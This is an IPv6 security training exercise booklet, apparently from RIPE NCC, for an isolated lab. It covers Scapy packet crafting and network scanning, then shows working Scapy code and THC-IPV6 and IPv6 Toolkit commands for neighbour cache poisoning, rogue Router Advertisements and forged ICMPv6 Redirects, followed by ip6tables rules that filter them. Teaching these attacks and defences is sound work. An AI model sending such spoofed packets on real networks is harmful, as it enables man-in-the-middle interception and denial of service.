

# IPv6 Security Training Course

Exercise Booklet

July 2024



## Enter the Lab Environment

Open a browser and go to <https://workbench.ripe.net>

The trainer will tell you which lab to use:



**WORKBENCH**  
Please ask the trainer which Lab should you use.

LAB 1      LAB 2

Your **username** is your number on the participant list.

The **password** will be given by the trainer.



Username

Password

Log in

Please login with details provided by the trainer

Look for the “**New IPv6 Security**” lab and click on the **Access** button.

You will see a web page with three terminals available. Each terminal corresponds to one of the hosts we will use for the exercises.

## Exercise 2.1: IPv6 Packet Generation

In this exercise you will learn:

- The basics of the **Scapy** tool [1][2]
- To generate tailor-made IPv6 packets

### 1. The lab network

To login into the Hosts:

```
user:      root
password:  ipv6security
```



	Host A	Host B	Host C
MAC			
Link-Local			
Global Unicast			

The diagram shows the lab topology, composed by the hosts A, B and C. They are all connected to the same network and isolated from the Internet.

Pay attention to the addressing used on your lab. We use the network prefix `2001:DB8:F:X::/64`. Replace the **X** for your number on the participant list.

Use `ip addr show` command to check what are the host's addresses. Take note of the MAC, link-local and global unicast IPv6 addresses of each host.

## 2. The Scapy Tool

Scapy is a powerful interactive packet manipulation program.

We will show the basics of Scapy and its IPv6 functionality. For more details, go to the annex at the end of this booklet or to the official documentation website [2].

a) To access the Scapy shell, go to **Host C** terminal and type:

```

root@u01-hostC:/# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

          aSPY//YASa
    apyyyyCY/////////YCa      |
    sY////////YSpcs  scpCY//Pp | Welcome to Scapy
ayp ayyyyyyySCP//Pp          syY//C | Version 2.5.0
AYAsAYYYYYYYY//Ps          cY//S  |
    pCCCCY//p              cSSps y//Y | https://github.com/secdev/scapy
    SPPPP///a              pP///AC//Y |
        A//A                cyP////C | Have fun!
        p///Ac              sC///a   |
        P////YCpc          A//A     | Craft packets like I craft my beer.
    scccccp///pSP///p      p//Y    |                               -- Jean De Clerck
sY/////////y  caa          S//P    |
    cayCyayP//Ya          pY/Ya    |
    sY/PsY////YCc        aC//Yp    |
    sc  sccaCY//PCypaapyCP//YSs
          spCPY/////////YPSps
                ccaacs

                                using IPython 8.25.0

>>>

```

**NOTE:** You can ignore the warning messages.

b) To create an IPv6 packet, define some parameters, and check how it looks like:

```

>>> a=IPv6()
>>> a
<IPv6  |>
>>> a.dst="2001:db8:a:b::123:321:101"

```

```

>>> a
<IPv6  dst=2001:db8:a:b:0:123:321:101  |>
>>> a.src="2001:db8:1::A101"
>>> a.show()
### [ IPv6 ] ###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= 2001:db8:1::a101
  dst= 2001:db8:a:b:0:123:321:101

```

With the **a.show()** function you can see the details of the packet **a** we have generated. You can use any name you want.

c) To concatenate different packet layers

Use the **/** operator to concatenate different layers when you create your packet.

Some fields can change automatically when you add another layer. For example, the **next header** field will change to reflect the added upper layer (you still can change the value to whatever you want).

Here we create a packet **b** with source and destination addresses.

We also concatenate the ICMPv6 Neighbour Advertisement layer using the **ICMPv6ND\_NA()** function.

```

>>> b=IPv6(src="2001:db8:5::5",dst="ff02::1")/ICMPv6ND_NA()
>>> b
<IPv6  nh=ICMPv6  hlim=255  src=2001:db8:5::5  dst=ff02::1  |<ICMPv6ND_NA  |>>
>>> b.show()
### [ IPv6 ] ###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= ICMPv6
  hlim= 255
  src= 2001:db8:5::5
  dst= ff02::1

```

```
### [ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
type= Neighbor Advertisement
code= 0
cksum= None
R= 1
S= 0
O= 1
res= 0x0
tgt= ::
```

d) To send an IPv6 packet to the network

Use the **send()** function to send packets on layer 3. Scapy handles routing and layer 2 for you.

The **send()** function also accepts additional parameters. In this example we send three (3) packets with an interval of five (5) seconds.

```
>>> send(a)
.
Sent 1 packets.
>>> send([a,b])
..
Sent 2 packets.
>>> send(b, inter=5, count=3)
...
Sent 3 packets.
```

**NOTE:** to get more information on available parameters use **help(send)**.

e) To send and receive packets

Scapy allows you to also send-and-receive. In this example we send an ICMPv6 Echo Request to the IPv6 address of the router (2001:db8:F:**X**::1).

```
>>> c=IPv6(dst="2001:db8:F:x::1")/ICMPv6EchoRequest()
>>> ans,unans = sr(c)
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
```

```
>>> ans.summary()
IPv6 / ICMPv6 Echo Request (id: 0x0 seq: 0x0) ==> IPv6 / ICMPv6 Echo Reply (id:
0x0 seq: 0x0)

>>> srloop(c)
RECV 1: IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
RECV 1: IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
RECV 1: IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
RECV 1: IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
RECV 1: IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
RECV 1: IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
```

The **sr()** function sends the packet(s) received as a parameter and waits for the answer(s). The output you may get can differ from the image above, since **sr()** listens for ALL the packets on the link and might capture more packets than were sent. It returns two lists. The first list contains the pairs of packet sent and the received answer. The second list contains the unanswered packets.

**NOTE:** You see that the source address is automatically set to match the destination address you have configured for the IPv6 packet.

The **srloop()** function does the same as **sr()**, but more than once. It keeps sending and receiving until you stop it using **Ctrl+c**.

### 3. IPv6 Packet Generation

With what you have learned in the previous section, you should be able to do the following exercise by yourself:

Send an **ICMPv6 echo request** from Host C to Host A.

Capture packets on Host A to see if they receive the echo request and if they send the echo reply.

To capture packets in Scapy, use the **sniff()** function. Start Scapy on Host A:

```
# scapy
```

To start capturing IPv6 packets:

```
>>> pkts=sniff(iface="eth0",lfilter = lambda x: x.haslayer(IPv6))
```

Wait for at least 10 seconds. Stop capturing using **Ctrl+c**.

To see the captured packets, use **pkts.show()**

You should see something similar to:

```
>>> pkts.show()  
0000 Ether / IPv6 / ICMPv6 Echo Request (id: 0x0 seq: 0x0)  
0001 Ether / IPv6 / ICMPv6 Echo Reply (id: 0x0 seq: 0x0)
```

### 4. Exit Scapy

To exit from Scapy interpreter just type **exit()**, or use **Ctrl+D**.



## Exercise 2.2: IPv6 Network Scanning

In this exercise we introduce two new toolsets:

1. **THC-IPV6** [3]: Complete tool set to attack the inherent protocol weaknesses of IPv6 and ICMPv6, and includes an easy to use packet factory library.
2. **The IPv6 Toolkit** [4]: Set of IPv6 security assessment and troubleshooting tools. It can be leveraged to perform security assessments of IPv6 networks, assess the resiliency of IPv6 devices by performing real-world attacks against them, and to troubleshoot IPv6 networking problems.

Both toolsets have many different tools (i.e. binaries). In this exercise we will use the ones available to find out IPv6 addresses on the network.

a) THC-IPV6 has a tool called **alive6**

To scan your network, go to **Host C** terminal and type:

```
# alive6 eth0
#
```

**Optional:** You can capture packets from another host, A or B, to see how alive6 tries to discover hosts on the subnet. You can use Scapy's sniff() function or tcpdump.

**NOTE:** All THC-IPV6 tools are in the folder /usr/local/bin/. You can take a look at what other commands are available.

b) The IPv6 toolkit has a tool called **scan6**

To scan your network, go to **Host C** terminal and type:

```
# scan6 -L -i eth0
#
```

**Optional:** You can capture packets from another host, A or B, to see how alive6 tries to discover hosts on the subnet. You can use Scapy's sniff() function or tcpdump.

**NOTE:** All The IPv6 Toolkit tools are in the folder `/usr/local/sbin/`. You can take a look at what other commands are available.

c) What are the differences you noticed between the two tools?

d) How could you make it more difficult for an attacker to discover your IPv6 addresses?

## Exercise 3.2-a: NDP Threats using NS/NA

This exercise focuses on the threats seen on the course slides related with NS (Neighbour Solicitation) and NA (Neighbour Advertisement) messages.

The main goal is to learn how easy it is to poison the neighbour cache of an IPv6 host using NS or NA messages.

We have here two exercises, one using NS and the other one using NA. **You have to do at least one of them.**

### 1. Neighbour cache attack using NS



We will use Host C as the attacker, and two hosts that can be the target (A and B). All have an IP and MAC addresses, the ones shown in the scheme are just a reference, in this exercise use the **real IPv6 and MAC addresses**.

You can see the Neighbour Cache of the hosts using the linux command:

```
# ip neighbour show
fe80:: ...
2001:db8:F:...
```

The attacker just has to send one packet (NS) to Host A, pretending to be Host B using IPb as source address. Host A sees a NS coming from Host B, asking for the MAC address of IPa.

The trick is in the **Source Link-layer address option** that is added to the NS, where the attacker sends it's own MAC address (cc:cc:cc:cc:cc:cc). Host A will think that's the MAC address of Host B and will update it's neighbour cache. Traffic from Host A to B will now be sent to the attacker (redirect attack).

Note that if the attacker sends an invalid MAC address (not used in the network) then it will be a DoS attack, because the traffic will reach no destination at all.

- a) From Host C (the attacker), using **Scapy**, send ICMPv6 NS messages to Host A. In the following example replace IPb and IPa addresses for the real Global Unicast Addresses used in the labs:

```
# scapy
>>> a = IPv6(src="IPb", dst="IPa")
>>> b = ICMPv6ND_NS(tgt="IPa")
>>> c = ICMPv6NDOptSrcLLAddr(lladdr="cc:cc:cc:cc:cc:cc")

>>> pkt = a / b / c
>>> send(pkt)
```

- b) Check the neighbour cache in Host A.

**TIP:** The effect of the NS fake message just last few seconds. You have to quickly check the neighbour cache on Host A to see the results.

- c) After sending the NS message to host A, are you able to ping from Host A to Host B? (Use `ping6` Linux command)
- d) If the answer to previous question is no, how long does that effect lasts? How can you make the attack permanent? Try to make it permanent.
- e) Do you think it's possible to make an MITM (Man-in-the-middle) attack using this technique? How?
- f) What will happen if instead of attacking the address of a host, you attack the address of the router?

## 2. Neighbour cache attack using NA

The same effect can be achieved using the NA message. As described in the course slides, IPv6 hosts should accept unsolicited NA messages and update their neighbour cache accordingly.



We will use Host C as the attacker, and two hosts that can be the target (A and B). All have an IP and MAC addresses, the ones shown in the scheme are just a reference, in this exercise use the **real IPv6 and MAC addresses**.

You can see the Neighbour Cache of the hosts using the linux command:

```
# ip neighbour show
fe80:: ...
```

The attacker just has to send one packet (NA) to Host A, pretending to be Host B (Target Address is IPb). Host A sees an unsolicited NA coming from Host B, informing about an update in the MAC address of IPb.

The trick is in the **Target Link-layer address option** that is in the NA, where the attacker sends it's own MAC address (cc:cc:cc:cc:cc:cc). Host A will think that's the MAC address of Host B and will update it's neighbour cache. Traffic from Host A to B will now be sent to the attacker (redirect attack)

Note that if the attacker sends an invalid MAC address (not used in the network) then it will be a DoS attack, because traffic will reach no destination at all.

- a) From Host C (the attacker), using **Scapy**, send ICMPv6 NA messages to Host A. In the following example replace IPb and IPa addresses for the real ones used in the labs:

```
# scapy
>>> d = IPv6(src="IPb", dst="IPa")
>>> e = ICMPv6ND_NA(R=0, tgt="IPb")
>>> f = ICMPv6NDOptDstLLAddr(lladdr="cc:cc:cc:cc:cc:cc")

>>> pkt2 = d / e / f
>>> send(pkt2)
```

- b) Check the neighbour cache in Host A.

**TIP:** The effect of the NA fake message just last few seconds. You have to quickly check the neighbour cache on Host A to see the results.

- c) After sending the NA message to Host A, are you able to ping from Host A to Host B? (Use `ping6` Linux command)
- d) If the answer to previous question is no, how long does that effect lasts? How can you make the attack permanent? Try to make it permanent.
- e) Do you think it's possible to make an MITM (Man-in-the-middle) attack using this technique? How?
- f) What will happen if instead of attacking the address of a host, you attack the address of the router?

## Exercise 3.2-b: NDP Threats using RS/RA

This exercise focuses on the threats seen on the course slides related with RS (Router Solicitation) and RA (Router Advertisement) messages.

The main goal is to learn how easy it is to send RAs to configure different network parameters in hosts in a network.

We have here three tasks, from which only the first one is mandatory. If you have extra time you can try to do the last two optional tasks.

Before starting, check Host A network configuration, both the IPv6 addresses and routes:

```
# ip addr show
# ip -6 route show
```

### 1. RA with bogus address configuration prefix

Remember that:

- RAs are ICMPv6 messages sent to the all-nodes multicast address (ff02::1)
- To announce a prefix on a link and tell the hosts to use it to auto-configure themselves you need to:
  1. Set the RA flag M to 0 (M=0).
  2. Add to the RA an ICMPv6 Prefix Information Option, that includes the prefix length (64 bits), flags L (on-link prefix) and A (autonomous address-configuration) set to one (L = 1; A = 1), and the prefix you want to announce.

a) From Host C (the attacker), using **Scapy**, send ICMPv6 RA messages.

```
# scapy
>>> g=IPv6(src="fe80::a:b:c:d",dst="ff02::1")
>>> h=ICMPv6ND_RA(M=0,O=0)
>>> i=ICMPv6NDOptPrefixInfo(prefixlen=64, prefix="2001:db8:bad:cafe::",L=1,A=1)
>>> pkt = g / h / i
>>> send (pkt)
.
Sent 1 packets.
```

In Scapy you have to add the different options you want to send inside the RA. In the example we added the Prefix Information option. Other Options are the router's source Link-layer address (`ICMPv6NDOptSrcLLaddr()`), recursive DNS Server (`ICMPv6NDOptRDNSS()`), or MTU (`ICMPv6NDOptMTU()`).

- b) Check if Host A has auto configured an IPv6 address from the prefix you announced.

```
# ip addr show eth0
...
```

Which IID generation method(s) were used to generate the IID?

- c) Do you see any other change in the network configuration of Host A? Try this command:

```
# ip -6 route show
```

- d) How could you protect your hosts from these bogus RA messages? Take note of the ideas you have here. We will see security solutions in the course slides later.



## Exercise 3.3: MLD

Remember that IPv6 hosts always have multicast addresses configured, and that multicast is used a lot by IPv6 related protocols.

You can see the IPv6 multicast addresses your Linux host is using:

```
# ip -6 mad
```

In this exercise we will use MLD messages to see practical examples of what was explained in the course.

We will scan IPv6 Multicast addresses using MLDv2 messages crafted in `scapy`.

First, enter `scapy` on **Host C** and create a tailor-made message:

```
>>> d = IPv6(dst="ff02::1",hlim=1)
>>> e = IPv6ExtHdrHopByHop(options = RouterAlert())
>>> f = ICMPv6MLQuery2()
>>> pktv2 = d / e / f
```

The message is composed of the Basic IPv6 Header (d) with the all-hosts multicast address as the destination address with link scope and a Hop Limit of 1, the Hop-by-Hop Extension Header with a Router Alert Option (e), and the ICMPv6 MLD Query message-v2 (f).

Remember that you can see details using the `show()` function to check whether everything is OK: `pktv2.show()`

- a) To sent the MLD Query and capture all the MLD Reports on the same Host C, use the following command:

```
>>> send(pktv2); pkts2=sniff(iface="eth0",lfilter = lambda x:x.haslayer(IPv6))
.
Sent 1 packets.
```

Using the previously created MLDv2 Query message, you concatenate two Scapy commands using a semicolon ";". The first command sends the packet and the second one captures packets in the interface eth0.

**NOTE:** Wait at least 10 seconds before stopping to capture using Ctrl+c. The Maximum Response Delay field (mrd) in the MLD Query specifies the maximum allowed delay before sending a responding Report in ms. By default, it is set to 10 seconds by Scapy. This way you can make sure you capture all the Reports sent by the hosts on the link.

You can use the **summary()** function to see the captured MLDv2 Reports. You can see details of each message using the **show()** function.

```
>>> pkts2.summary()
Ether / fe80::a8c1:abff:fec3:2bb8 > ff02::16 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport2
Ether / fe80::a8c1:abff:febb:fb28 > ff02::16 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport2
Ether / fe80::a8c1:abff:fe53:d3ea > ff02::16 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport2
```

- b) **Optional:** You can capture packets on Host A or Host B to see the same exchange of MLD messages to find other hosts on the same network.

Which type of ICMPv6 message were used? \_\_\_\_\_

What are the IPv6 source and destination addresses used? \_\_\_\_\_

What is the Hop Limit value used? \_\_\_\_\_

Is there any Extension Header? If so, does it include any IPv6 Option? \_\_\_\_\_

## Exercise 4.1: IPv6 Packet Filtering

As we are using Linux hosts in our lab, we will use the **ip6tables** tool to configure IPv6 packet filtering on them.

There are three different default “chains” in the packet processing for Linux: INPUT, FORWARD, and OUTPUT. For the purposes of this exercise we will only be concerned with the INPUT chain, the one that processes the packets that enter into an interface.

### 1. Filtering Redirect messages

In this exercise we will use:

- Host A as the host to protect
- Host C as the attacker

a) In **Host A**, check global default filtering policy (is set to ACCEPT)

```
# ip6tables -L -n
Chain INPUT (policy ACCEPT)
target      prot opt source                destination
```

b) Check the IPv6 route table on **Host A**

```
root@u01-hostA:/# ip -6 route show
2001:db8:f:1::/64 dev eth0 proto kernel metric 256 expires 86335sec pref medium
2001:db8:bad:cafe::/64 dev eth0 proto kernel metric 256 pref medium
fe80::/64 dev eth0 proto kernel metric 256 pref medium
default via fe80::a8c1:abff:fec3:2bb8 dev eth0 proto ra metric 1024 expires
535sec hoplimit 64 pref medium
default via fe80::a:b:c:d dev eth0 proto ra metric 1024 expires 17sec pref high
```

For a specific IPv6 address' route, you can use:

```
# ip -6 route get 2001:db8:BAD:DAD::1
2001:db8:BAD:DAD::1 via fe80::AB:a:F:12 dev eth0 proto ra src
2001:db8:F:29:5054:ff:feeb:5ada metric 1024 hoplimit 255
```

The result you see is showing that for that IPv6 address the next hop is the default gateway's link-local address. It also shows from where it was learned, a Router Advertisement message (proto ra).

c) From **Host C** send an ICMPv6 Redirect message

**Goal:** Make packets from Host A towards the IPv6 address 2001:db8:BAD:DAD::1 to be sent to host C's link-local address.



To send your Redirect message you need the following information:

<c.1> = As source IPv6 address: Router's link-local address.

You can guess the local router link-local address sniffing packets on the link (look for RAs), or finding out the default route on the hosts.

<c.2> = As destination IPv6 address: Victim host IPv6 address (Host A). Use the GUA Address.

<c.3> = Next hop address of the route sent (Target Address).

Use fe80::cccc:cccc:cccc:cccc.

<c.4> = Address of the new route sent (Destination in the route table).

Use the goal address 2001:db8:BAD:DAD::1.

Use **<c.1>**, **<c.2>**, **<c.3>**, and **<c.4>** values in the commands shown below.

On the attacker (**Host C**) there are two tools available to send ICMPv6 Redirect messages: **rd6** and **redir6**. Choose one of them:

1) IPv6 Toolkit **rd6**: A tool to send arbitrary ICMPv6 Redirect messages.

```
# rd6 -i eth0 -s <c.1> -d <c.2> -t <c.3> -r <c.4> -n -v
```

2) THC-IPV6 **redir6**: A tool to implant a route into a victim host using an ICMPv6 Redirect message.

```
# redir6 eth0 <c.2> <c.4> <c.1> <c.3>
Sent ICMPv6 redirect for 2001:db8:BAD:DAD::1
```

**Optional:** You can use Scapy's **sniff()** function to listen to icmpv6 packets on Host A, to have a look to the received Redirect packet:

```
# scapy
>>> pkts=sniff(iface="eth0",lfilter = lambda x: x.haslayer(ICMPv6ND_Redirect))
^C
>>> pkts.show()
```

d) Check the IPv6 route table on Host A

```
# ip -6 route get 2001:db8:BAD:DAD::1

# ip -6 route show cache

# ip -6 route sh
```

Do you see the route sent in the previous step? Does it expire or last for a long time?

**TIP:** The effect of the Redirect message just last few seconds. You have to quickly check the route table on Host A to see the results.

e) Configure a filter to DROP ICMPv6 Redirect messages on the INPUT chain of Host A

```
# ip6tables -A INPUT -p icmpv6 --icmpv6-type 137 -j DROP

# ip6tables -L -n
Chain INPUT (policy ACCEPT)
target      prot opt source                destination
DROP        icmpv6  ::/0                    ::/0                ipv6-icmptype 137
```

Remember that ICMPv6 Redirect messages are type 137.

f) From Host C send an ICMPv6 Redirect message

Try the Redirect attack again towards Host A, using the same technique that worked before.

g) Check the IPv6 route table on Host A

Do you see now the route sent in the previous step?

## 2. (Optional) Filtering Rogue RA messages

In this exercise we will use:

- Host B as the host to protect
- Host C as the attacker

### a) Check configuration on Host B

```
# ip -6 route show
# ip addr show eth0
```

The first command shows you the default routes towards the discovered routers.

The second command shows you the IPv6 addresses of the interface eth0.

### b) Send a rogue RA message from Host C

```
# scapy
>>> g=IPv6(src="fe80::a:b:c:d",dst="ff02::1")
>>> h=ICMPv6ND_RA(M=0,O=0)
>>> i=ICMPv6NDOptPrefixInfo(prefixlen=64, prefix="2001:db8:bad:beef::",L=1,A=1)
>>> pkt = g / h / i
>>> send(pkt)
```

The previous command sends a RA including a Prefix Option including the prefix 2001:db8:BAD:BEEF::/64 with flags L and A set to 1. It also configures some timers, valid and preferred lifetimes, respectively.

NOTE: You can use Scapy's **sniff()** function to listen to icmpv6 packets on Host B, to have a look to the received RA packet:

```
# scapy
>>> pkts=sniff(iface="eth0",lfilter = lambda x: x.haslayer(ICMPv6ND_RA))
^C
>>> pkts.show()
```

## c) Check configuration on Host B

```
# ip -6 route show

# ip addr show eth0
```

Do you see any changes on the routes or in the interface addresses?

## d) Configure a proper filtering rule against rogue RAs

We still want to receive RAs from the legitimate router. In order to do that, we need to know:

d.1) Router's link-local address: \_\_\_\_\_

d.2) Router's MAC address: \_\_\_\_\_

With previous information we can configure the filtering rules:

```
# ip6tables -A INPUT -i eth0 -m mac --mac-source <d.2> -s <d.1> -p icmpv6
--icmpv6-type 134 -j ACCEPT

# ip6tables -A INPUT -p icmpv6 --icmpv6-type 134 -j DROP
```

Remember that RAs are ICMPv6 type 134.

Check the configured rules (MAC and link-local address will be different):

```
# ip6tables -L -n
Chain INPUT (policy ACCEPT)
target    prot opt source                destination
ACCEPT    icmpv6    fe80::ab:cd          ::/0                MAC 00:54:12:ab:cd:ef  ipv6-icmpv6type 134
DROP      icmpv6    ::/0                  ::/0                ipv6-icmpv6type 134
```

**NOTE:** We applied the filtering rule to only one interface (eth0), because in other interfaces the router (if there is one) will have another MAC and link-local addresses.



e) Send a rogue RA message from Host C

Use another prefix:

```
# scapy
>>> g=IPv6(src="fe80::a:b:c:d",dst="ff02::1")
>>> h=ICMPv6ND_RA(M=0,O=0)
>>> i=ICMPv6NDOptPrefixInfo(prefixlen=64, prefix="2001:db8:bad:b00c::",L=1,A=1)
>>> pkt = g / h / i
>>> send (pkt)
```

f) Check configuration on Host B

```
# ip -6 route show
# ip addr show eth0
```

Do you see any new changes on the routes or in the interface addresses?

g) As an attacker, can you figure out a way to get through the filtering rule? In other words, can you be sure you will never receive a rogue RA on Host A?

# Annex

## Scapy tool

Scapy can be used in two ways:

